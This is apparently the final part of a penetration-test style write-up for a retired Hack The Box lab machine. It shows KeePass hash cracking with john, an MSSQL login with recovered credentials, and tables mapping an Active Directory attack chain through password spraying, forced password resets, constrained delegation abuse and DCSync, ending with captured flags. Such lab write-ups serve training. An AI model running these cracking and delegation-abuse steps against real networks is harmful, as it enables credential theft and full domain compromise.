
The training agenda directly disclosed the password format in use:

```
 1 EMPLOYEE CYBER AWARENESS TRAINING AGENDA (OCTOBER 2024)
 2
 3 Friday 4th October  | 14.30 - 16.30 - 53 attendees
 4 "Don't take the bait" - How to better understand phishing emails and what to do when you see one
 5
 6
 7 Friday 11th October | 15.30 - 17.30 - 61 attendees
 8 "Social Media and their dangers" - What happens to what you post online?
 9
10
11 Friday 18th October | 11.30 - 13.30 - 7 attendees
12 "Weak Passwords" - Why "SeasonYear!" is not a good password
13
14
15 Friday 25th October | 9.30 - 12.30 - 29 attendees
16 "What now?" - Consequences of a cyber attack and how to mitigate them
```

The KeePass master password was cracked from a seasonal wordlist:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ keepass2john Shared.kdbx > Shared.kdbx.hash

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ john --wordlist=seasonal.txt Shared.kdbx.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 600000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Fall2024!        (Shared)
1g 0:00:00:00 DONE (2026-06-11 17:04) 2.702g/s 54.05p/s 54.05c/s 54.05C/s Spring2026!..Winter2023!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

SQLGuest credentials from the database authenticated against MSSQL:




```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ nxc mssql 10.129.234.50 -u SQLGuest -p zDPBpaF4FywlqIv11vii --local-auth
MSSQL       10.129.234.50   1433   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:redelegate.vl) (EncryptionReq:False)
MSSQL       10.129.234.50   1433   DC               [+] DC\SQLGuest:zDPBpaF4FywlqIv11vii
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.234.50	21	FTP	Microsoft ftpd — anonymous login allowed
10.129.234.50	53	DNS	Simple DNS Plus
10.129.234.50	80	HTTP	Microsoft IIS httpd 10.0
10.129.234.50	88	Kerberos	Microsoft Windows Kerberos
10.129.234.50	135	RPC	Microsoft Windows RPC
10.129.234.50	139	NetBIOS	Microsoft Windows netbios-ssn
10.129.234.50	389	LDAP	Microsoft Windows AD LDAP (Domain: redelegate.vl)
10.129.234.50	445	SMB	Microsoft SMB
10.129.234.50	1433	MSSQL	Microsoft SQL Server 2019 15.00.2000.00
10.129.234.50	3268	LDAP GC	Microsoft Windows AD LDAP — Global Catalog
10.129.234.50	3389	RDP	Microsoft Terminal Services
10.129.234.50	5985	WinRM	Microsoft HTTPAPI httpd 2.0
10.129.234.50	9389	mc-nmf	.NET Message Framing

A.3 Subdomain Discovery

URL	Description	Discovery Method
redelegate.vl	Primary domain — DC	LDAP domain discovery
dc.redelegate.vl	Domain controller	LDAP hostname enumeration

A.4 Exploited Hosts

Host	Scope	Method	Notes
DC.redelegate.vl (10.129.234.50)	External	Anonymous FTP → KeePass crack → SQLGuest RID brute → password spray	Marie.Curie:Fall2024!
DC.redelegate.vl (10.129.234.50)	Internal	ForceChangePassword via Helpdesk group	WinRM as Helen.Frost; user flag
DC.redelegate.vl (10.129.234.50)	Internal	SeEnableDelegationPrivilege + GenericAll → constrained delegation → S4U → DCSync	Administrator NT hash; root flag

A.5 Compromised Users

Username	Type	Method	Notes
SQLGuest	SQL account	KeePass database cracked (Fall2024!)	MSSQL access; RID brute force
Marie.Curie	Domain user	Password spray with seasonal wordlist (Fall2024!)	BloodHound enumeration; ForceChangePassword on Helen.Frost
Helen.Frost	Domain user	ForceChangePassword via Helpdesk group	WinRM; user flag; SeEnableDelegationPrivilege; IT group member
FS01$	Machine account	GenericAll via IT group — password reset and delegation configured	S4U2self/S4U2proxy impersonation of DC machine account
Administrator	Domain administrator	DCSync via impersonated DC CIFS ticket	Full domain compromise; root flag

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
redelegate.vl	AD	Helen.Frost password was force-reset to Password1! — rotate
redelegate.vl	AD	FS01$ password was reset — rotate
redelegate.vl	AD	FS01$ delegation flags set (TRUSTED_TO_AUTH_FOR_DELEGATION + msDS-AllowedToDelegateTo) — remove both

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	DC.redelegate.vl	a89c4db65de5052847c05ac635b5e40c	C:\Users\Helen.Frost\Desktop\user.txt	FTP → KeePass → spray → ForceChangePassword → evil-winrm as Helen.Frost
2	DC.redelegate.vl	cee965938fad774c4b1607c3905d109d	C:\Users\Administrator\Desktop\root.txt	SeEnableDelegationPrivilege + GenericAll → constrained delegation → DCSync → evil-winrm as Administrator

End of Report